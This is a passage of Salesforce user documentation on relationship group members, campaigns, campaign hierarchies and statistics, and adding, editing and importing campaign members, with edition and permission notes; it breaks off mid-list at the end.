
Removing Members from Relationship Group Members

To remove an individual relationship group member, go to the Relationship Group Members related list on an account or relationship group detail page and click **Del** next to the appropriate relationship group member record.

Relationship group members are unique because they have two master-detail relationships: one with accounts and another with relationship groups. Also, there are rules that govern the number of relationship group members a relationship group can have, as well as prevent more than one relationship group member from being specified as either primary or secondary on a given relationship group. The following considerations apply to deleting relationship group members:

Deleting Accounts with Relationship Group Members

When you delete an account, its associated relationship group members are also deleted. However, you cannot restore an account from the Recycle Bin if restoring the account's deleted relationship group members would violate rules such as the maximum of 20 relationship group members per relationship group. Also, if you delete an account that shares a relationship group member with a deleted relationship group, the shared relationship group member is automatically purged from the Recycle Bin.

Deleting Relationship Groups with Relationship Group Members

See Deleting Relationship Groups on page 1321.

Restoring Individual Relationship Group Members

You cannot restore an individual relationship group member from the Recycle Bin in the following scenarios:

- Restoring the record would violate rules such as the maximum of 20 relationship group members per relationship group
- The deleted relationship group member was deleted during an account merge

Relationship group members are automatically and irrecoverably removed from the Recycle Bin in the following scenarios:

- If both parents (the relationship group and the account) of a relationship group member are deleted, the relationship group member is removed
- If a relationship group member is deleted individually and then one of its parents is deleted, the relationship group member is removed

EDITIONS

Available in: Salesforce Classic

Available in: Salesforce for Wealth Management

USER PERMISSIONS

To remove a relationship group member:

- "Delete" on relationship group members

SEE ALSO:

Relationship Group Members

Deleting Relationship Groups

Campaigning and Generating Leads

Planning, Managing, and Tracking Campaigns

Campaigns

Manage outbound marketing campaigns with direct mail programs, seminars, print ads, email, and other kinds of marketing collateral. Organize campaigns into hierarchies for easy analysis to see what works best for increasing your company's sales.

Salesforce makes it easy for you to quickly locate, manage, and report on campaigns.

SEE ALSO:

- Campaigns Home
- *Five Steps for Managing Campaigns*
- Considerations for Campaigns

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaigns Home

Clicking on the Campaigns tab displays the campaigns home page. Any user can access the campaigns home page.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- In the **Recent Campaigns** section, select an item from the drop-down list to display a brief list of the top campaigns matching that criteria. From the list, you can click any campaign name to go directly to the campaign detail. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display. The fields you see are determined by the "Campaigns Tab" search layout defined by your administrator and by your field-level security settings (available in Professional, Enterprise, Unlimited, Performance, and Developer Editions). The Recent Campaigns choices are:

Recent Campaigns Choice	Description
`Recently Viewed`	The last ten or twenty-five campaigns you viewed, with the most recently viewed campaign listed first. This list is derived from your recent items and includes records owned by you and other users.
`My Active Campaigns`	The most recent ten or twenty-five campaigns marked as Active, with the most recently created campaign listed first. This list only includes records owned by you.

- In the **Recent Campaigns** section, click **New** to create a new campaign.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view Campaigns tab:
- "Read" on campaigns

To view campaigns:
- "Read" on campaigns

To create campaigns:
- "Create" on campaigns

- Under **Reports**, click any report name to jump to that report.

SEE ALSO:

Campaigns

Manage Campaigns

Considerations for Campaigns

Review the following considerations before working with campaigns.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Communities

When working with campaigns within a community, there are some limitations.

- The View Campaign Hierarchy action does not appear on campaign detail pages.
- The Campaign Influence and Campaign Member Status related lists do not appear.
- You can't drill into the Campaign Hierarchy related list.
- The Add to Campaign action does not appear on the Lead Home or Contact Home pages.

SEE ALSO:

Campaigns

Manage Campaigns

Make your marketing programs and post-campaign analysis more effective.

See the Campaign Management Implementation Guide for additional information.

1. Create the campaign.

   After determining your marketing strategy, create a campaign to track your efforts.

2. Create your target list.

   Define who you want to target with your campaign. The method used to create a target list depends on who you're targeting.

   - Rented or Purchased Lists: Use the list of names as your target list. We recommend that you do not import the names into the system yet.
   - Existing Contacts, Leads, or Person Account: Run a contact, lead, or person account report in Salesforce. Then use the **Add to Campaign** button to associate those records with your campaign. Or, go to a list view of contacts or leads and use the **Add to Campaign** button to associate those records with your campaign. Person accounts are included in contact list views. See Managing Campaign Members on page 1332.

3. Execute the campaign.

   All campaign execution occurs outside of Salesforce—either online or offline.

   - Online: Send email using an email execution vendor.
   - Offline: Plan and host a conference, run print or radio advertisements, send direct mail pieces, or host a Web seminar.

4. Track responses.

   Campaign responses can be divided into these groups based on the response tracking mechanism.

   - Website Response: Prospects respond by completing a form on your website. Use Web-to-Lead to set up a jump page or microsite for the campaign. All responses are created as leads, and if the Web form includes the `Campaign` field value, the leads are directly associated to the campaign. You can also include the `Member Status` field in the form to automatically mark all submissions with a particular member status.
   - Manual Update: Customers and prospects respond via phone or mail. A sales or marketing team member can manually update the Campaign History for the lead, contact, or person account.
   - Mass Update/Offline Response: This includes any response that you track in an offline list, for example, trade show attendance or email responses from your email vendor. In Salesforce, use the Manage Members page to update the member status of leads, contacts, or person accounts that have been associated with your campaign. See Editing Multiple Campaign Members on page 1334. Alternatively, import the offline list into Salesforce via the Data Import Wizard. See Add or Update Campaign Members with the Data Import Wizard.

5. Analyze campaign effectiveness.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view campaigns:
- "Read" on campaigns

To create campaigns:
- "Create" on campaigns

  AND

  `Marketing User` checked in your user information

To change campaigns:
- "Edit" on campaigns

  AND

  `Marketing User` checked in your user information

Analyze the effectiveness of the campaign using reports and campaign statistics. See Displaying and Editing Campaigns on page 1327 for information on calculating statistics.

SEE ALSO:

Campaigns FAQ
Who can import campaign members?

Viewing Campaign Hierarchies

A campaign hierarchy allows you to group campaigns together within a specific marketing program or initiative, which enables you to analyze related marketing efforts more efficiently.

To view the hierarchy for a campaign, click **View Hierarchy** next to the `Campaign Name` field on the campaign detail page. If a campaign is not part of a hierarchy, its corresponding Campaign Hierarchy page shows only the campaign you selected.

A campaign hierarchy shows campaigns that are associated with one another via the `Parent Campaign` field. A hierarchy illustrates a relationship between campaigns, such as a grouping of campaigns within a specific marketing tactic. Each campaign can have only one parent campaign but an unlimited number of sibling campaigns, and a campaign hierarchy can contain a maximum of five levels or generations. In other words, a campaign hierarchy has a maximum depth of five levels but an unlimited breadth on each level. Campaign members, such as contacts and leads, can be included on any level.

On the Campaign Hierarchy page, campaigns are indented to show that they are related to the campaigns above them. Campaigns are listed in descending order based on their hierarchy level. Click any campaign name to open the detail page for that campaign.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view campaigns:
- "Read" on campaigns

Statistics for an individual campaign are in the Campaign Statistics section of the campaign detail page. Aggregate statistics for parent and child campaigns are in the Campaign Hierarchy related list.

Note: To ensure accurate reporting, all campaigns in a hierarchy must use the same currency.

SEE ALSO:

Set Up Campaign Hierarchies
Viewing Campaign Hierarchy Statistics

Viewing Campaign Hierarchy Statistics

Campaign detail pages include a Campaign Hierarchy related list, which displays a parent campaign and all the campaigns directly below the parent campaign in the campaign hierarchy. You can create a campaign hierarchy by associating campaigns with one another using the `Parent Campaign` lookup field on the campaign detail page. Click any campaign in the related list to open the detail page for that campaign.

The Campaign Hierarchy related list provides statistics fields for each campaign in the list as well as the total value for the parent campaign and all the campaigns below it in the campaign hierarchy. Statistics fields are not visible in the related list until campaign hierarchies are enabled for your organization. For more information and a list of fields, see Set Up Campaign Hierarchies on page 1331.

The Campaign Hierarchy related list shows a maximum of two hierarchy levels: the parent campaign and its child campaigns. If a child campaign has children, those children do not appear in the related list but their data is included in the campaign hierarchy statistic field values. The campaign hierarchy statistic fields provide aggregate data regardless of whether you have sharing rights to view individual campaigns within the hierarchy. However, if you do not have access to a campaign that appears in the related list, you cannot view its detail page from the link on the related list. To view all the levels in a campaign hierarchy, click the **View Hierarchy** link next to the `Campaign Name` on the campaign detail page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view campaigns:
- "Read" on campaigns

To view campaign hierarchies:
- "Read" on campaigns

SEE ALSO:

Displaying and Editing Campaigns
Campaign Fields

Displaying and Editing Campaigns

Displaying Campaigns

Once you have located a campaign on the campaigns home or list pages, click the campaign name to display detailed information. You can also select a campaign name from the Campaign History related list of an associated lead, contact, or person account. If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.

Editing Campaigns

To update a campaign, click **Edit**, and then change the fields you want to update. When you have finished, click **Save**. You can also click **Save & New** to save the current campaign and create another.

Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.

Note: To edit a campaign that is a child of another campaign, you must have at least "Read" access on the parent.

Creating Campaign Hierarchies

When creating or editing a campaign you can use the `Parent Campaign` lookup field to assign a parent to your campaign. In the lookup dialog you can search for an existing campaign or create a new parent campaign. For more information on configuring campaign hierarchies for your organization, see Set Up Campaign Hierarchies on page 1331.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view campaign lists:
- "Read" on campaigns

To change campaigns:
- "Edit" on campaigns

  AND

  `Marketing User` checked in your user information

Calculating Campaign Statistics

The campaign detail includes campaign statistic fields, which are updated automatically and include values from all associated records regardless of whether you have read access to those records. If you have campaign hierarchies enabled, the Campaign Hierarchy related list contains aggregate statistics for a parent campaign and all the campaigns below it in the campaign hierarchy.

Note: The campaign statistics calculation process runs every two minutes and processes one campaign's statistics at a time. If there are a large number of campaigns or campaigns with large numbers of campaign members pending, there may be a delay of 10 minutes or more.

Linking Contacts, Leads, or Person Account to Campaigns

Select an option from the **Manage Members** drop-down button on the campaign detail page.

Advanced Setup

Click **Advanced Setup** to customize the `Member Status` values for a campaign. The `Member Status` values are the possible responses that a member can have to the campaign, for example, "Sent," "Responded," "Attended." See Customizing Campaign Setup on page 1330.

Campaign Related Lists

- Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.
- The lower portion of the display provides information related to the campaign including activities, attachments, campaign members, campaign hierarchies, and the opportunities that resulted from the campaign. The related lists you see are determined by your personal customization, and by any customization your administrator has made to page layouts or your permissions to view related data. You can click individual items to display additional detail. Click **More** at the bottom of the page or **View More** below a related list to display more items.

Printing Campaigns

To view a printable display of all information for the campaign, click **Printable View** on the campaign detail page. Use your browser's Print function to print the display.

Sharing

To share a campaign with other users, groups, or roles, click **Sharing**. See Sharing Campaigns on page 1355.

To return to the last list page you viewed, click **Back to list** at the top of the campaign detail page. If your organization has enabled collapsible page sections, use the arrow icons next to the section headings to expand or collapse each section on the detail page.

SEE ALSO:

Manage Campaigns

Add Individual Members to Campaigns

Hand-pick individual campaign members from contact, lead, or person account detail pages.

1. From a contact, lead, or person account detail page, click **Add to Campaign**.
2. Specify the campaign.
3. On the Campaign Member Edit page, specify the campaign member status.
4. Save your work.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or clone a campaign member:

- "Read" on campaigns

  AND

  "Edit" on leads and contacts

To edit individual campaign members:

- "Read" on campaigns

  AND

  "Read" or "Edit" on leads or contacts

Customizing Campaign Setup

For each campaign, Marketing Users must define campaign `Member Status` values that a lead, contact, or person account has for a campaign. For example, you could define values of "Planned," "Sent Invitation," "RSVP," and "Attended" for a conference. Not available in Lightning Experience.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view campaigns:
- "Read" on campaigns

To customize member status values:
- "Edit" on campaigns

  AND

  `Marketing User` checked in your user information

User Privileges for Customizing Campaign Setup

- Anyone can view a campaign's advanced setup. You can *edit* advanced setup if:
  - The `Marketing User` checkbox is selected in your user information
  - You have the "Edit" permission on campaigns
  - You have at least create sharing access on the campaign record
  - You are working in Salesforce Classic
- If you replace member status values, all campaign records are updated regardless of your sharing access to the related contacts or leads.

Defining Member Status Values

New campaigns have two default member status values: "Sent" and "Responded". You can edit or create them.

1. Click **Advanced Setup** on a campaign detail page.
2. Click **Edit**.
3. Update the existing entries or add new values.
4. Click **Add More** to add entries. You can add up to 50 entries.
5. Select one entry as the "Default" value.
6. Choose which values count as "Responded." Members with "Responded" values are tallied in the `Responses in Campaign` field on the campaign.

   Note: Modifying the Responded checkbox has broad effects. When you select or deselect the Responded checkbox, campaign statistics and campaign member details change accordingly. Specifically, the fields `Responded`, `Last Responded Date`, and `Last Modified` change on the campaign member record. For example, if you're working with a status called "Attended" and you select the `Responded` checkbox, existing campaign members whose status is "Attended" are counted as responses in campaign statistics and the date fields updated.

Replacing Member Status Values

You can globally replace the `Member Status` values for each campaign member. For example, you decide that "Attended" is a more appropriate value than "Showed Up."

1. Click **Advanced Setup** on a campaign detail page.
2. Click **Replace** in the Member Status Values related list.
3. Enter the value you want to change, and select the new value.
4. Click **Save**.

Note: Replacing the campaign member status doesn't recalculate roll-up summary fields or fire workflow, triggers, or validation rules.

SEE ALSO:

Managing Campaign Members

Set Up Campaign Hierarchies

Analyze and report on the health of your related campaigns. By associating campaigns with one another using a lookup relationship, you can group campaigns within a specific marketing program or initiative.

Hierarchies contain up to five levels. Each campaign can have one parent campaign, but an unlimited number of sibling campaigns.

To set up campaign hierarchies, add the `Parent Campaign` field to your campaign page layout and enable the campaign hierarchy statistics fields.

Use field-level security to make the fields visible. As you make each field visible, Salesforce displays the field's value in the **Hierarchy Total** section of the Campaign Hierarchy related list.

Note: The campaign hierarchy fields provide aggregate data for a parent campaign and all the campaigns below it in the campaign hierarchy, regardless of whether a user has sharing rights to a particular campaign within the campaign hierarchy. Therefore, consider your organization's campaign sharing settings when enabling campaign hierarchy fields. If you do not want users to see aggregate hierarchy data that includes campaigns to which the users do not have access, you can choose to remove any or all of the campaign hierarchy fields from the Campaign Hierarchy related list. If you do not add the campaign hierarchy fields to the related list or page layout, you can still access these fields on reports.

Once campaign hierarchies are set up, users can create and assign parent campaigns using `Parent Campaign` and then view details about the hierarchy on the Campaign Hierarchy page or the Campaign Hierarchy related list.

Note: All campaigns within a hierarchy must use the same currency.

The Campaign Hierarchy page, accessible from the **[view hierarchy]** link next to the **Campaign Name** on the campaign record, shows all the levels in a hierarchy and the campaigns included in each level. For more information, see Viewing Campaign Hierarchies on page 1326. The Campaign Hierarchy related list provides aggregate data for the parent campaign and all the campaigns below it in the hierarchy. For more information see Viewing Campaign Hierarchy Statistics on page 1327.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create a campaign hierarchy:

- "Create" on campaigns

  AND

  `Marketing User` enabled in your user detail page

To set up campaign hierarchies:

- "Customize Application"

SEE ALSO:

Customizing Campaign Setup

Campaign Fields

Managing Campaign Members

Managing Campaign Members

Campaign members are created from lead, contact, or person account records. Salesforce provides a variety of ways in which you can manage your campaign members. You can search for and add or edit multiple leads and contacts from the Manage Members page. You can add members to a campaign one at a time from contact or lead detail pages. With the Data Import Wizard, you can add up to 50,000 leads, contacts, or person accounts at a time to a campaign. You can also use the Data Import Wizard to update the statuses of up to 50,000 campaign members at a time.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Adding Campaign Members

You can add new members to a campaign:

- Individually from the Campaign History related list on a contact, lead, or person account detail page
- By searching for contacts and leads from the Manage Members page
- From a campaign, contact, person account, or lead report
- From a list view of existing contacts or leads
- From a CSV import file of existing leads
- From a CSV import file of existing contacts
- From a CSV import file of existing person accounts
- From a CSV import file of new leads
- From a CSV import file of new contacts

Editing Campaign Members

You can edit the details of existing campaign members:

- Campaign History related list on a contact, lead, or person account detail page
- From the Campaign Members related list on a campaign detail page
- From the Manage Members page

Updating the Status of Existing Campaign Members

You can update the status of existing campaign members:

- From the Campaign History related list on a contact, lead, or person account detail page
- From the Manage Members page
- From a campaign, contact, person account, or lead report
- From a CSV import file of existing members

Removing Campaign Members

You can remove members of a campaign:

- From the Campaign History related list on a contact, lead, or person account detail page
- From the Campaign Members related list on a campaign detail page

- From the Manage Members page

Example Uses

- **Create follow-up campaigns**—Search for a custom list view of contacts or leads that is restricted to an earlier campaign and a certain member status, such as "Attended". Then add items from the generated list to a follow-up campaign. See Add Multiple Members to a Campaign from a List View on page 1338.
- **Leverage reporting functionality**—Customize a standard report or build a new custom report that returns a list of contacts, person account, or leads that you want to target. With the click of a button, you can add the entire list to a campaign. See Add Campaign Members from Standard Reports on page 1337.

SEE ALSO:

Manage Campaign Members

Campaigns FAQ

Editing Multiple Campaign Members

Editing Campaign Members from the Manage Members Page

Note: Before using the Manage Members page, verify that you are using a supported browser.

To update the campaign member status, edit campaign member details, or remove campaign members from the Manage Members page:

1. Click **Manage Members** and choose **Edit Members - Search** from the drop-down button on a campaign detail page or the Campaign Members related list on a campaign detail page.
2. On the Existing Members subtab, optionally enter filter criteria to find existing members and click **Go!**.

   Note: For campaigns with campaign members created from both leads and contacts, you must have "Read" permission on leads and contacts to see all members. If you only have "Read" on leads, you see only campaign members created from leads. If you only have "Read" on contacts, you only see campaign members created from contacts.

3. Select the checkboxes next to the records you want to edit. To select all records on the current page, select the checkbox in the header row.
4. Optionally perform the following actions:
   - To change the campaign member status, select a status from the **Update Status** drop-down list.
   - To remove a member from a campaign, click **Remove**.
   - To edit the details of a campaign member, click **Edit**.
   - To view, edit, delete, clone, a campaign member, click the campaign member's name in the Name column.

The latest Manage Members page is not available in accessibility mode. In accessibility mode, you can still add contacts or leads to a campaign, update campaign members, and remove campaign members using the campaign member wizards.

To update large numbers of campaign members, you can use the Data Loader application to export and then reimport campaign member data. Before uploading a CSV file with Data Loader, be sure to sort the file by Campaign ID. If you have problems reimporting your data, try splitting up the CSV file into a few smaller files and uploading them separately.

SEE ALSO:

Manage Campaign Members

Adding Multiple Campaign Members

Displaying and Editing a Campaign Member

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Existing Members tab:

- "Edit" on campaigns

  AND

  "Read" on leads or contacts

  AND

  `Marketing User` checked in your user information

To update and remove campaign members:

- "Edit" on campaigns

  AND

  "Edit" on leads and contacts

  AND

  `Marketing User` checked in your user information

Manage Campaign Members

Manage campaign members directly from a campaign detail page.

Use the **Manage Members** option in the Campaign Members related list and in the campaign detail section to search for leads and contacts and add them as campaign members, update or remove existing members, and add or update campaign members using an import file.

You use the Campaign Members related list to:

- Add individual members from a search
- Add multiple members from an import file
- Edit members
- Update member statuses from an import file

SEE ALSO:

- Adding Multiple Campaign Members
- Editing Multiple Campaign Members
- Importing Campaign Members
- Managing Campaign Members
- Delete Multiple Contacts and Leads from Campaigns

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or clone a campaign member:

- "Read" on campaigns

  AND

  "Edit" on leads and contacts

To view and edit the campaign members related list:

- "Read" on campaigns

  AND

  "Read" on leads or contacts

To view and use the **Manage Members** button on the campaign members related list:

- "Edit" on campaigns

  AND

  "Read" on leads or contacts

Adding Multiple Campaign Members

Adding Campaign Members from the Manage Members Page

You can add leads and contacts as members of a campaign from the Manage Members page. To add contacts to a campaign, the `Add to Campaign` checkbox must be enabled.

Note: Before using the Manage Members page, verify that you are using a supported browser.

To add campaign members from the Manage Members page:

1. Click **Manage Members** and choose **Add Members - Search** from the drop-down button on a campaign detail page or the Campaign Members related list.
2. On the Add Members subtab, select the `Leads` or `Contacts` radio button to add leads or contacts, respectively.
3. Search for leads or contacts:
   - You can specify search filters and click **Go!**
   - Alternatively, you can select an existing view, such as all open leads, from the Use Existing View drop-down list. Your results will display automatically. If you select an existing view, you can modify its criteria by adding or changing filters, and clicking **Go!**.

     Note: You cannot modify filter criteria if you selected a view that uses advanced options or that uses more than five filters. Filter criteria will be reflected in your search results for these views, though not all filter criteria will display.
4. Select the checkboxes next to the records you want to add. To select all records on the current page, select the checkbox in the header row.
5. Select a status from the **Add with Status** drop-down list.

A confirmation message will display and you will see the members you added on the Existing Members subtab.

Note: If you are unable to add contacts, enable the `Add to Campaign` checkbox:

1. From the object management settings for contacts, go to Search Layouts.
2. Click **Edit** next to Contacts List View.
3. Select `Add to Campaign`.
4. Click **Save**.

The latest Manage Members page is not available in accessibility mode. In accessibility mode, you can still add contacts or leads to a campaign, update campaign members, and remove campaign members using the campaign member wizards.

SEE ALSO:

- Manage Campaign Members
- Editing Multiple Campaign Members
- Find Object Management Settings

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add campaign members:

- "Edit" on campaigns

  AND

  "Edit" on leads and contacts

  AND

  `Marketing User` checked in your user information

To remove campaign members:

- "Read" on campaigns

  AND

  "Edit" on leads or contacts

Add Campaign Members from Standard Reports

USER PERMISSIONS

To add campaign members from a contact report:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Read" on contacts AND "Read" on reports
To add campaign members from a lead report:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Read" on leads AND "Read" on reports
To add campaign members from a person account report:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Read" on contacts AND "Read" on reports

Adding members to a campaign is quick and easy when you add them from your lead, contact, and person accounts tabular, summary, and matrix reports.

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. From a report that returns lead, contact, or person account records, click **Add to Campaign**.

   If the **Add to Campaign** button is disabled, modify your report to return fewer than 50,000 records.
2. Enter the name of a campaign.
3. Select a member status for the new members.
4. Choose whether members already associated with the campaign keep their status. If you want, update their status with the one you selected for new members.

5. Click **Add to Campaign**.
6. Review the confirmation screen.
7. Click **Done** to return to the report.

Be aware of these considerations when adding campaign members from a report:

- If you interrupt the add campaign members process, some some members can still be added to the campaign. That's because members are added in batches.
- If lead or contact records are edited after you start the add campaign members process but before they are added, those leads or contacts will not be added to the campaign.
- You can add active leads to campaigns—not converted leads. If converted leads appear on your report, don't worry, Only the active are part of the add to campaign process.

SEE ALSO:

Managing Campaign Members

Add Multiple Members to a Campaign from a List View

USER PERMISSIONS	
To add contacts to a campaign:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Edit" on contacts
To add leads to a campaign:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Edit" on leads
To add person accounts to a campaign:	`Marketing User` checked in your user information AND "Edit" on campaigns AND "Edit" on contacts

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Save time by adding up to 200 members to a campaign at once from your lead or contact list views. Or update the member status for members already associated with the campaign.

1. Navigate to a contact or lead list view.

2. Select up to 200 records to add to a campaign.
3. Click **Add to Campaign**.
4. Enter the name of a campaign.
5. Select a member status for the new members.
6. Choose whether members already associated with the campaign keep their current status. If you want, update their status with the one you selected for new members.
7. Add the members.

SEE ALSO:

Managing Campaign Members

Displaying and Editing a Campaign Member

From the campaign member detail page, you can edit, delete, or clone a campaign member record. Additionally, if the campaign member is based on a lead, you can convert the lead; if the campaign member is based on a contact, you can create an opportunity.

To view the campaign member detail page, click the campaign member's name in the Name, First Name, or Last Name columns on the Campaign Members related list on a campaign detail page or on the Existing Menbers tab.

Note: To view a campaign member, you must have permissions on the campaign and the lead or contact. For example, to view a campaign member created from a lead, you must be able to view both the campaign and the lead.

To edit the campaign member detail page layout, from the object management settings for campaign members, go to Page Layouts, and then click **Edit** next to the page layout name.

Editing a Campaign Member

To edit a campaign member, click **Edit** on the campaign member detail page, change the fields you want to update, then click **Save**. Fields derived from the contact or lead can only be edited from the lead or contact detail pages.

Note: If your administrator has enabled inline editing for your organization, you cannot use inline editing on the `Status` drop-down list on the campaign member detail page. Instead, click **Edit** on the campaign detail page to edit the `Status` drop-down list.

Cloning a Campaign Member

To clone a campaign member, click **Clone** on the campaign member detail page, then select a campaign and a contact or lead. Change the fields you want to clone for the new campaign member, then click **Save**.

Deleting a Campaign Member

To delete a campaign member, click **Delete** on the campaign member detail page.

Note: Deleting a campaign member record is permanent; the record is not recoverable from the recycle bin. However, the original lead or contact record is not deleted.

Converting a Lead

If the campaign member was created from a lead, you can click **Convert Lead** on the campaign member detail page to convert the lead. When you convert a lead, the campaign member is still a part of the campaign, but its type changes from lead to contact.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view, edit, or remove campaign members:

- "Read" on campaigns
  AND
  "Read" on leads
  AND
  "Read" on contacts

To add campaign members:

- "Read" on campaigns
  AND
  "Edit" on leads
  AND
  "Edit" on contacts

Creating an Opportunity

If the campaign member was created from a contact, you can click **Create Opportunity** on the campaign member detail page to create an opportunity. When you create an opportunity, the campaign member is still a part of the campaign.

SEE ALSO:

Find Object Management Settings

Campaign Member Fields

Campaign Member Fields

These are the fields (in alphabetical order) that make up a campaign member. Most campaign member fields are derived from the lead or contact record from which the campaign member was created and must be edited from the corresponding lead or contact record. Some of these fields may not be visible or editable depending on your page layout and field-level security settings.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The available fields vary according to which Salesforce Edition you have.

Field	Description
`Campaign`	The campaign to which the lead or contact belongs.
`Campaign Member Currency`	The default currency for currency amount fields on the campaign member. Amounts display in the campaign member currency and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.
`Campaign Member Type`	The record type of the campaign member, which determines the page layout available for the campaign member. (Read only)
`City`	City portion of the lead or contact's address.
`Company (Account)`	The company, if the campaign member is based on a lead, or the account, if the campaign member is based on a contact.
`Contact`	The name of the contact, if the campaign member is based on a contact.
`Country`	Country portion of user's address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.
`Created By`	User who created the campaign member. (Read only)
`Created Date`	Date the campaign member was created. (Read only)
`Description`	Description of the lead or contact.
`Do Not Call`	Whether the contact wants to be contacted by phone. If you use Data.com, the `Phone` field value is hidden from search results and on the Contact Card, and it's blank in `.csv` files that are created when you export records.
`Email`	Email address of the lead or contact.
`Email Opt Out`	Whether the contact wants to receive email. If you use Data.com, the `Email` field value is hidden from search results and on the Contact

Field	Description
	Card, and it's blank in `.csv` files that are created when you export records.
`Fax`	Fax number of the lead or contact.
`Fax Opt Out`	Whether the contact wants to be included in broadcast faxes.
`First Name`	First name of the lead or contact.
`First Responded Date`	Date the campaign member first responded. (Read only)
`Last Modified By`	User who last changed the campaign member record. (Read only)
`Last Modified Date`	Date the campaign member record was last modified. (Read only)
`Last Name`	Last name of the lead or contact.
`Lead`	The name of the lead, if the campaign member is based on a lead.
`Lead Source`	Source of lead, for example, Advertisement, Partner, or Web. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.
`Mobile`	Mobile phone number for the lead or contact.
`Phone`	Phone number for the lead or contact.
`Responded`	Indicates if the campaign member has responded.
`Salutation`	The salutation for addressing the person, for example, Mr., Ms., Dr., or Prof.
`State/Province`	State or province portion of user's address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.
`Status`	The status of the campaign member, for example, sent or responded.
`Street`	Street portion of the lead or contact's address.
`Title`	The title of the lead or contact, for example, President.
`Zip/Postal Code`	Zip or postal code portion of the lead or contact's address.

SEE ALSO:

Displaying and Editing a Campaign Member
Adding Multiple Campaign Members

Importing Campaign Members

Add contacts, leads, and person accounts to campaigns via the Data Import Wizard.

With the Data Import Wizard, a designated marketing user can use a CSV (comma-separated values) file to import contacts, leads, or person accounts and track their responses at each stage of a campaign.

For example, you can mark each contact, lead, or person account as "Planned" at the beginning of the campaign. Then mark them as "Responded" after they respond. These responses are referred to as the member statuses.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Add or Update Campaign Members with the Data Import Wizard

To add or update many campaign members at once, launch the Data Import Wizard from the campaign detail page.

Add Existing Contacts to a Campaign with the Data Import Wizard

To add multiple contacts as members of a campaign, launch the Data Import Wizard from the campaign detail page.

Add Existing Leads to a Campaign with the Data Import Wizard

To add multiple leads as members of a campaign, launch the Data Import Wizard from the campaign detail page.

Add Existing Person Accounts to a Campaign with the Data Import Wizard

To add multiple person accounts as members of a campaign, launch the Data Import Wizard from the campaign detail page.

Create Contacts and Add Them to a Campaign with the Data Import Wizard

With a single import file, you can create multiple contacts at once and make them members of a campaign.

Create Leads and Add Them to a Campaign with the Data Import Wizard

To add multiple leads as members of a campaign, launch the Data Import Wizard from the campaign detail page.

SEE ALSO:

Managing Campaign Members

Add or Update Campaign Members with the Data Import Wizard

To add or update many campaign members at once, launch the Data Import Wizard from the campaign detail page.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or update campaign members via the Data Import Wizard:

- `Marketing User` selected in your user information

  AND

  "Read" on contacts OR "Import Leads"

  AND

